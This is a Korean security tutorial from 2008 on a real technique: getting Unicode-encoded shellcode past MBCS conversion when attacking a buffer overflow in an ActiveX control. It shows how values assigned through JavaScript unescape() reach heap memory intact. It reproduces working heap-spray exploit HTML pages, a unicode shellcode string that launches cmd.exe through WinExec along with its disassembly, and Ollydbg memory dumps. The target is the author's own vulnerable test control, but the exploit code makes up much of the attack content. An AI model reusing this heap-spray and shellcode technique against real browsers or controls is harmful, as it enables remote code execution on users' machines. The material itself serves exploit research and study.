

ActiveX 취약성 공격시의 Unicode Shellcode

박 찬 압 (chanam.park@hkpc.co.kr)
<http://hkpc.co.kr/>
2008. 8. 27

Thanks to: 조주봉(Silverbug)

목차 (Contents)

| | |
|----------------------|---|
| 1. 서론 | 3 |
| 2. 유니코드 데이터 입력 | 4 |
| 3. 실제 공격의 적용 | 6 |
| 4. 결론 | 8 |

1. 서론

많은 사람들이 ActiveX 취약성 공격 시 유니코드상의 문제점으로 인하여 어려움을 겪고 있다. 이는 영문판 윈도우를 제외한 모든 사용자들에게 해당되는 것인데, 윈도우는 다양한 언어의 지원을 위해 내부적으로 MBCS(Multi Byte Character Set)를 적용하고 있다. 그래서 우리가 삽입한 데이터가 그에 맞게 변경되므로 셸 코드 제작이 힘들다는 것이 일반적인 사실이다. 예를 들어, 셸 코드에 %41%CF와 같은 값이 존재한다고 가정하면, MBCS에 의해 각각 2바이트로 확장되게 되고 "41 00 CF 00" 형태로 널(null)값이 추가되기 때문에 이를 해결하기 위하여 유니코드 형태로 셸 코드를 변환하여 사용한다. 방금 언급한 값을 유니코드 형태로 나타내면 %uCF41이 되는데, 만약 해당 코드가 문자 셋(Character Set)의 범위에 포함되지 않는다면 0x3F 등으로 바뀌어 버리기 때문에 정상적인 셸 코드를 실행할 수 없다고 알려져 있다.

이제까지 이러한 문제점을 해결하기 위한 수많은 토론들과 해결책들을 보아왔다. 하지만 이것이 과연 ActiveX를 공격할 때 넘어야 할 하나의 산이 되는 것일까? 나는 상당히 오래 전부터 이에 대한 답을 알고 있었지만 바쁘고 귀찮다는 핑계로 어떠한 공개도 하지 않았다. 그 답은 매우 간단한데, 관련 문제로 고생했던 그리고 앞으로 공부하고자 하는 모든 분들께 이 문서화된 답을 선물하고자 한다.

2. 유니코드 데이터 입력

일반적으로 ActiveX 공격 시 영문판 윈도우를 사용하지 않는 사람들은 유니코드 형태의 셸 코드를 사용해야 하는데, 문자 셋(Character Set) 범위에 포함되지 않거나 16진수로 0x80 이상의 값들은 우리가 의도하지 않는 값으로 바뀌어버린다. 하지만 이것과는 상관없이 여전히 공격은 가능한데, 전체적인 원리에 대해서 조금만 더 고찰해봤다면 유니코드 셸 코드를 만들기 위한 수고로움은 하지 않았을지도 모르겠다. 무슨 말인지는 차츰 확인해 보도록 하자.

다음은 취약성을 지니고 있는 ActiveX에 고의적으로 버퍼 오버플로우를 발생시키는 스크립트이다. 문자열 가장 앞에 임의의 유니코드 데이터를 위치시킨 것을 볼 수 있으며, 디버깅을 통하여 값이 정상적으로 들어가는지 확인해 볼 것이다.

```

hk_activeX.html
<OBJECT ID="hk_acvx" CLASSID="CLSID:BD663EB4-5FD3-408E-BB6A-28540D7AB806"
CODEBASE="C:\hk_acvx.ocx">
</OBJECT>

<script>
var uni = unescape("%u9090%u9090%uCCCC%uCCCC%u4242%u4242%uEBCA%uEBCA");
var str = new Array();

for( i = 0 ; i < 268 ; i++ )
    str += "A";

str = uni + str;
hk_acvx.vuln(str);
</script>

```

Ollydbg를 통한 디버깅에서 해당 자바 스크립트 코드가 실행되었을 때의 데이터들을 확인해 본 결과는 다음과 같다.

| Address | Hex dump | ASCII |
|----------|-------------------------|-------------|
| 0532383C | 00 00 00 00 00 02 00 01 |0.0 |
| 05323844 | 38 01 08 03 A0 CE 4C 05 | 80000000 L+ |
| 0532384C | 00 00 14 00 0C 00 00 00 | ..1..... |
| 05323854 | C0 D0 E0 F0 4B 6B 51 EF | 0:00KkQ |
| 0532385C | 00 01 08 FF 16 01 00 00 | .0. _0. |
| 05323864 | 3F 3F AB 6E AB 6E 3F 3F | ??00?? |
| 0532386C | 3F 3F 41 41 41 41 41 41 | ??AAAAAA |
| 05323874 | 41 41 41 41 41 41 41 41 | AAAAAAAA |
| 0532387C | 41 41 41 41 41 41 41 41 | AAAAAAAA |
| 05323884 | 41 41 41 41 41 41 41 41 | AAAAAAAA |
| 0532388C | 41 41 41 41 41 41 41 41 | AAAAAAAA |
| 05323894 | 41 41 41 41 41 41 41 41 | AAAAAAAA |
| 0532389C | 41 41 41 41 41 41 41 41 | AAAAAAAA |

<그림1> 데이터가 저장된 메모리의 모습 - 1

덤프 된 결과에서 우리가 원하는 형태는 다음과 같을 것이다.

```
CC CC CC CC 90 90 90 90
42 42 42 42 EB CA EB CA
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
41 41 41 41 41 41 41 41
.
.
```

하지만 실제 메모리 덤프 결과를 보면 16진수 0x41 이외에 우리가 할당한 다른 값들은 찾을 수 없으며 심지어 4byte의 연속 된 값도 존재하지 않는다. 이러한 이유로 대부분 유니코드 셸 코드를 만드는 작업을 힘들어 하지만 아직 단념하긴 이르다. 계속해서 다음 예제를 살펴보자.

다음은 버퍼 오버플로우 취약성을 지니고 있는 ActiveX를 공격하기 위하여 다소 정형화된 익스플로잇 코드를 적용한 모습이다. 한가지 다른 점은, 중간에 널 문자가 포함된 유니코드 형태의 데이터를 셸 코드가 위치해야 할 변수에 할당한다는 것이다.

hk_spray.html

```
<OBJECT ID="hk_acvx" CLASSID="CLSID:BD663EB4-5FD3-408E-BB6A-28540D7AB806"
CODEBASE="C:\hk_acvx.ocx">
</OBJECT>

<script>
shellcode = unescape("%u9090%u9090%uCCCC%uCCCC%u0000%u0000%uEBCA%uEBCA");
bigblock = unescape("%u0D0D%u0D0D");
headersize = 20;
slackspace = headersize+shellcode.length
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x20000) block = block+block+fillblock;
memory = new Array();
for (x=0; x<800; x++) memory[x] = block + shellcode;
var buffer = 'Wx0a';
while (buffer.length < 268) buffer+='Wx0aWx0aWx0aWx0a';

hk_acvx.vuln(buffer);
</script>
```

디버깅을 통하여 메모리에 저장된 데이터들을 확인해 보자. 다음과 같다.

| Address | Hex dump | ASCII |
|----------|-------------------------|----------|
| 072EFFF4 | 00 00 00 00 00 00 00 00 | |
| 072EFFF8 | 00 00 00 00 00 00 00 00 | |
| 072F0004 | 00 00 00 00 00 00 00 00 | |
| 072F0008 | 00 00 00 00 00 00 00 00 | |
| 072F0014 | 90 90 90 90 CC CC CC CC | cccccccc |
| 072F001C | 00 00 00 00 CA EB CA EB | |
| 072F0024 | 00 00 00 00 00 00 00 00 | |

<그림2> 데이터가 저장된 메모리의 모습 - 2

처음과는 다르게 데이터가 정상적으로 보존되어 있는 것을 볼 수 있으며 널(null) 문자까지 입력되었다. 별도의 시스템 패치를 한 것도 아니며, 그렇다고 해서 특별한 기술을 적용시킨 것도 아니다. 그렇다면 각각의 테스트에서 차이점은 무엇일까? 가장 처음 보여주었던 그림은 ActiveX 함수의 인자로 전달되면서 변조되어진 메모리 영역이고, 두 번째로 보여준 그림은 자바 스크립트를 통하여 값을 할당했을 때의 메모리 영역이다. 즉, "%uXXYY"와 같이 유니코드 형태로 값을 대입하면 특별한 필터링 없이 그대로 메모리에 할당되어버린다.

자, 이제 힙 스프레이 공격을 생각해보자. 공격을 하기 위해서 실행을 원하는 코드를 힙에 뿌리기만 하면 된다. ActiveX 함수의 인자로 전달할 필요도 없으며, 쉘 코드에 널(null) 문자를 고려해 줄 필요도 없다. 이전에 소개한 방법으로 단순히 힙에 값을 할당하기만 하면 특별한 체크 없이 유니코드로 인식하기 때문에 데이터가 정상적으로 저장된다. 결론적으로, 일반적인 쉘 코드를 단순히 형식적인 유니코드 형태로 바꾸어 주기만 하면 별다른 과정 없이 데이터가 그대로 메모리에 저장되기 때문에 힙 스프레이 공격에 대한 모든 조건을 만족하게 되므로 어렵게 인코딩 과정을 거치거나 실제 유니코드 범위에 유효한 값으로 일일이 바꾸어 주지 않아도 되는 것이다.

3. 실제 공격의 적용

지금까지 설명했던 내용을 바탕으로 실제 공격에 적용이 가능한지 테스트를 통하여 확인해 보도록 하자. 다음은 공격을 위해 제작한 쉘 코드이다.

```
%u8B55%u33EC%u57FF%u45C6%u63FC%u45C6%u6DFD%u45C6%u64FE%u6C57%uF845%u8D03%uFC45%uB850%u136D%u7C86%uD0FF
```

여기서 제작된 쉘 코드는 cmd.exe를 실행하는 역할을 하는데, ActiveX 공격을 위한 특별한 코드가 아니며, 일반적인 쉘 코드를 유니코드 형식으로 나타냈을 뿐이다. 간단한 테스트를 위하여 만들었기 때문에 시스템에 상당히 의존적이며, 직접 테스트를 하기 원한다면 범용적인 쉘 코드를 찾아 쓰거나 자신만의 코드를 간단히 제작해 보기 바란다.

다음은 셸 코드를 어셈블리 레벨에서 나타낸 모습이다. 흔히 볼 수 있는 일반적인 셸 코드의 수행 과정인 것을 알 수 있다.

| | | | |
|----------|---------------|------------------------------|-----------------|
| 00401028 | . 55 | PUSH EBP | |
| 00401029 | . 8BEC | MOV EBP,ESP | |
| 0040102B | . 33FF | XOR EDI,EDI | |
| 0040102D | . 57 | PUSH EDI | |
| 0040102E | . C645 FC 63 | MOV BYTE PTR SS:[EBP-4],63 | |
| 00401032 | . C645 FD 6D | MOV BYTE PTR SS:[EBP-3],6D | |
| 00401036 | . C645 FE 64 | MOV BYTE PTR SS:[EBP-2],64 | |
| 0040103A | . 57 | PUSH EDI | ; /ShowState => |
| SW_HIDE | | | |
| 0040103B | . C645 F8 03 | MOV BYTE PTR SS:[EBP-8],3 | ; |
| 0040103F | . 8D45 FC | LEA EAX,DWORD PTR SS:[EBP-4] | ; |
| 00401042 | . 50 | PUSH EAX | ; CmdLine |
| 00401043 | . B8 6D13867C | MOV EAX,kernel32.WinExec | ; |
| 00401048 | . FFD0 | CALL EAX | ; #WinExec |

이렇게 제작된 셸 코드가 잘 동작하는지 실제 공격을 통해 확인해 보도록 하겠다. 다음은 내부의 strcpy() 함수 사용으로 인하여 버퍼 오버플로우 취약성을 지니고 있는 ActiveX의 익스플로잇 코드이다. 힙 스프레이(Heap Spray) 기법을 적용하고 있으며 다소 정형화된 공격코드이다.

```

hk_spray.html
<OBJECT ID="hk_acvx" CLASSID="CLSID:BD663EB4-5FD3-408E-BB6A-28540D7AB806"
CODEBASE="C:\Whk_acvx.ocx">
</OBJECT>

<script>
shellcode =
unescape("%u8B55%u33EC%u57FF%u45C6%u63FC%u45C6%u6DFD%u45C6%u64FE%uC657%
uF845%u8D03%uFC45%uB850%u136D%u7C86%uD0FF");
bigblock = unescape("%u0D0D%u0D0D");
headersize = 20;
slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace) bigblock+=bigblock;
fillblock = bigblock.substring(0, slackspace);
block = bigblock.substring(0, bigblock.length-slackspace);
while(block.length+slackspace<0x20000) block = block+block+fillblock;

```


```

memory = new Array();
for (x=0; x<800; x++) memory[x] = block + shellcode;
var buffer = 'Wx0a';
while (buffer.length < 268) buffer+='Wx0aWx0aWx0aWx0a';

hk_acvx.vuln(buffer);
</script>

```

공격이 성공하면 cmd.exe가 실행될 것이다. 확인해 보자.



<그림3> 공격이 성공했을 때의 모습

4. 결론

지금까지 ActiveX 공격에서의 유니코드 셸 코드에 관하여 알아보았다. 상당히 간단한 내용임에도 불구하고 많은 사람들이 어렵게 접근하고 있었던 까닭은 가장 기초적인 지식을 간과하고 있었기 때문인지도 모른다. 하지만 모두가 그랬다고 볼 수는 없으며, 처음 누군가에 의해 잘못된 사실이 알려져 발생한 결과로 생각하고 있지만 지식을 공유하기 위한 순수한 목적이었고, 누구나 실수는 있을 수 있으므로 누구의 탓으로도 돌릴 필요는 없을 것이다.